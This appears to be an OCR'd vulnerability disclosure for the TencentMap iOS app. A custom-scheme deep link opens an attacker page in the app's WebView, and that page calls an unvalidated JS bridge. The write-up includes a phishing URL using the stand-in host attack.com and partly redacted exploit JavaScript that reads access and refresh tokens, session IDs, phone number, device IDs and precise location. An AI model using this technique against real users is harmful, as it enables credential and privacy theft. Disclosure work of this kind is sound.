
An information leak vulnerability in the iOS version of TencentMap

Brief Description

TencentMap app is a map application that provides functions including map browsing, location search and navigation. It ranks **No.3** in the **"Navigation" category** list on the App Store of the Chinese region and has **125,000 ratings**.



App Store 预览

此 App 只在 iPhone 和 iPad 的 App Store 中提供。

腾讯地图-路线规划,导航公交打车地铁出行 4+

打车公交精准路线智能查询，低价预订美食酒店门票

Tencent Mobile Games

“导航”类第 3 名

★★★★★ 4.5 • 12.5万 个评分

免费

评分及评论

查看全部

4.5（满分 5 分）

12.5万 个评分

★★★★★

送的礼物，2021/03/22

期望的地方

用了腾讯地图三四年了，一直都是觉得导航精准，而更多

开发人员回复，

您的建议我们已经收到，感谢您对腾讯地图的肯定和更多

★★★★★

xyces，2020/08/19

建议推出收藏地点分类功能

建议加入收藏地点建文件夹分类，以及在大地图上显更多

开发人员回复，

您好，您的建议我们已经收到，感谢您的反馈和支持更多

★★★★★

咚咚12306，2019/08/22

细节优秀，道路做的比较精细，很多小地方小道路都能...

不得不说，腾讯地图在细节和小道路方面做的是相当不错，之前一直用百度，后来下了腾讯地图，用了对比一下发现，在大地方导航基本没区别，但是在某些小地方，小道路，腾讯地图方面做的更好更细致一些，有一些园更多

The iOS version of the TencentMap supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation** when these interfaces are invoked.


Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the TencentMap app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's geolocation information**, **obtaining victim's personal information** (such as

PhoneNumber, Gender), **obtaining victim's account information** (such as AccessToken, SessionID, RefreshToken, NickName, Avatar, UserID), **obtaining victim's device information** (such as IMEI, DeviceID, IDFA, QimeiID) and **interfering with victim's normal use** (such as crashing the app, forcefully logging out account, vibrating device).

Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **qqmap://map/h5detail?url=https://attack.com/tencentmap/atkTencentMap.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this URL, it directs the victim to the TencentMap app and opens the webpage **https://attack.com/tencentmap/atkTencentMap.html** within the app.




Phishing Link


open Tencent Map

qqmap://map/h5detail?url=https://[redacted]/iOSJS/tencentmap/atkTencentMap.html

Open in “腾讯地图”?



Within the webpage, the attacker can then invoke privileged interfaces, compromise victim's privacy such as **obtaining victim's geolocation information**, **obtaining victim's personal information** (such as PhoneNumber, Gender), **obtaining victim's account information** (such as AccessToken, SessionID, RefreshToken, NickName, Avatar, UserID), **obtaining victim's device information** (such as IMEI, DeviceID, IDFA, QimeiID) and **interfering with victim's normal use** (such as crashing the app, forcefully logging out account, vibrating device).



Malicious Page

!!! This is just a demo page, NO Sensitive Data will be stored!!!

An attacker can:

Get Your Personal Info:

Your PhoneNumber: 1881[redacted]

Your Gender: male


Get Your Account Info:

Your NickName: Jeremy

Your Avatar:

Your UserID: 118[redacted]

Your LoginType: weixin



Get Your Account Info:

Your NickName: Jeremy

Your Avatar:

Your UserID: 118[redacted]


Your LoginType: weixin

Your OpenID:
oSc2Tjgx-Wv6bsZ9[redacted]

Your AccessToken:
87_PFSzmf3if6i3DiCjQfU-
FGV5vQWpbf256n2l6l_Hv3P_[redacted]
7VuKdVNrQcrks8CAJADFfxOs[redacted]
U

Your SessionID:
85db56935c8c25698[redacted]

Your RefreshToken: 87_PF[redacted]
FGV5vQWpbf256n2l6l_Hv[redacted]
7VuKdVNrQcrks8CAJADF[redacted]



Your RefreshToken: 87_PFSzmf[redacted]
FGV5vQWpbf256n2l6l_Hv3P_P[redacted]
7VuKdVNrQcrks8CAJADFfxOsp[redacted]
U

Your UserBindInfo:
[{"bindTime":1725645736,"mmapO[redacted]
30D9CF7CCD56D06346CA983","u[redacted]
loginType":0,"userInfo":
{"gender":0,"createTime":17256457[redacted]
733318212,"nick":"Jeremy","face":"[redacted]
cn/ek_qqthird/AQUrqicsFicqRQfwc[redacted]
djOnQxJmQMkFql275icn06b54rzvy[redacted]
EEm3d3eWZJz3AcJ9nuDb3JZCJt[redacted]


Your MapSign:
{"mapsign":"088b0f[redacted]64","ma
pinst":"2b08a574b6[redacted]"mapno
nce":17333189882[redacted]dcb29b
93f9a36ab249442ee92","ret":0}

Get Your Device Info:

Your DeviceID:
1744DF88-F703-45EF-[redacted]

Your IDFA:
8AF2BDFC-237E-4D2E-[redacted]

Your QimeiID:
f0d19e8b40909d59d[redacted]



Get Your Device Info:

Your DeviceID:
1744DF88-F703-45EF-9[redacted]

Your IDFA:
8AF2BDFC-237E-4D[redacted]

Your QimeiID:
f0d19e8b40909d59d07[redacted]

Your IMEI:
1744DF88-F703-45EF[redacted]

Get Your Geolocation Info:


Your City: [redacted]市

Your Precise Geolocation:
(1[redacted]71875, 3[redacted]15277776)

Log Out Your Account:

Vibrate Your Device:

Crash Your App:



8AF2BDFC-237E-4D2E-A[redacted]

Your QimeiID:
f0d19e8b40909d59d0713[redacted]

Your IMEI:
1744DF88-F703-45EF-[redacted]

Get Your Geolocation Info:

Your City: [redacted]市


Your Precise Geolocation:
(12[redacted]671875, 3[redacted]5277776)

Log Out Your Account:

Vibrate Your Device:

Crash Your App:


Part of the code for JS to call OC and the callback function defined in JS are shown below:



```
window.webkit.messageHandlers.qqmapJsbridgeMessageHandler.postMessage({
    callbackName : "callback_[redacted]",
    method : "[redacted]",
    namespace : "common",
    param : {},
});

window.webkit.messageHandlers.qqmapJsbridgeMessageHandler.postMessage({
    callbackName : "callback_[redacted]",
    method : "[redacted]",
    namespace : "common",
    param : {},
});

window.webkit.messageHandlers.qqmapJsbridgeMessageHandler.postMessage({
    callbackName : "callback_get[redacted]",
    method : "get[redacted]",
    namespace : "common",
    param : {},
});
```



```
window.qqmapJsbridgeExecInvokeCallback = function(CallbackID, Retval){
    var json = Retval;
    switch (CallbackID){
        case "callback_[redacted]":
            document.getElementById("City").innerText = "Your City: " + json.currentCity;
            break;

        case "callback_[redacted]":
            document.getElementById("OpenID").innerText = "Your OpenID: \n" + json.openId;
            document.getElementById("AccountAvatar").src = json.faceUrl;
            document.getElementById("SessionID").innerText = "Your SessionID: \n" + json.sessionId;
            document.getElementById("AccessToken").innerText = "Your AccessToken: \n" + json.accessToken;
            document.getElementById("LoginType").innerText = "Your LoginType: " + json.loginType;
            document.getElementById("PhoneNum").innerText = "Your PhoneNumber: " + json.phone;
            document.getElementById("NickName").innerText = "Your NickName: " + json.nick;
            document.getElementById("RefreshToken").innerText = "Your RefreshToken: " + json.refreshToken;
            document.getElementById("UserID").innerText = "Your UserID: " + json.userId;
            document.getElementById("UserBindInfo").innerText = "Your UserBindInfo: \n" + JSON.stringify(json.
            userBindInfo);
            document.getElementById("Gender").innerText = "Your Gender: " + (json.userBindInfo[0].userInfo.
            gender == 0 ? "male" : "female") ;
            break;
```

Impact of the Vulnerability

Scope of the vulnerability: TencentMap iOS version 10.13.5 (the latest version as of 2024-12-04).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

☞ **CN:** https://apps.apple.com/cn/app/%E8%85%BE%E8%AE%AF%E5%9C%B0%E5%9B%BE-%E8%B7%AF%E7%BA%BF%E8%A7%84%E5%88%92-%E5%AF%BC%E8%88%AA%E5%85%AC%E4%BA%A4%E6%89%93%E8%BD%A6%E5%9C%B0%E9%93%81%E5%87%BA%E8%A1%8C/id481623196

Possible Countermeasures

Should implement stricter domain name checks before the invocation of privileged interfaces.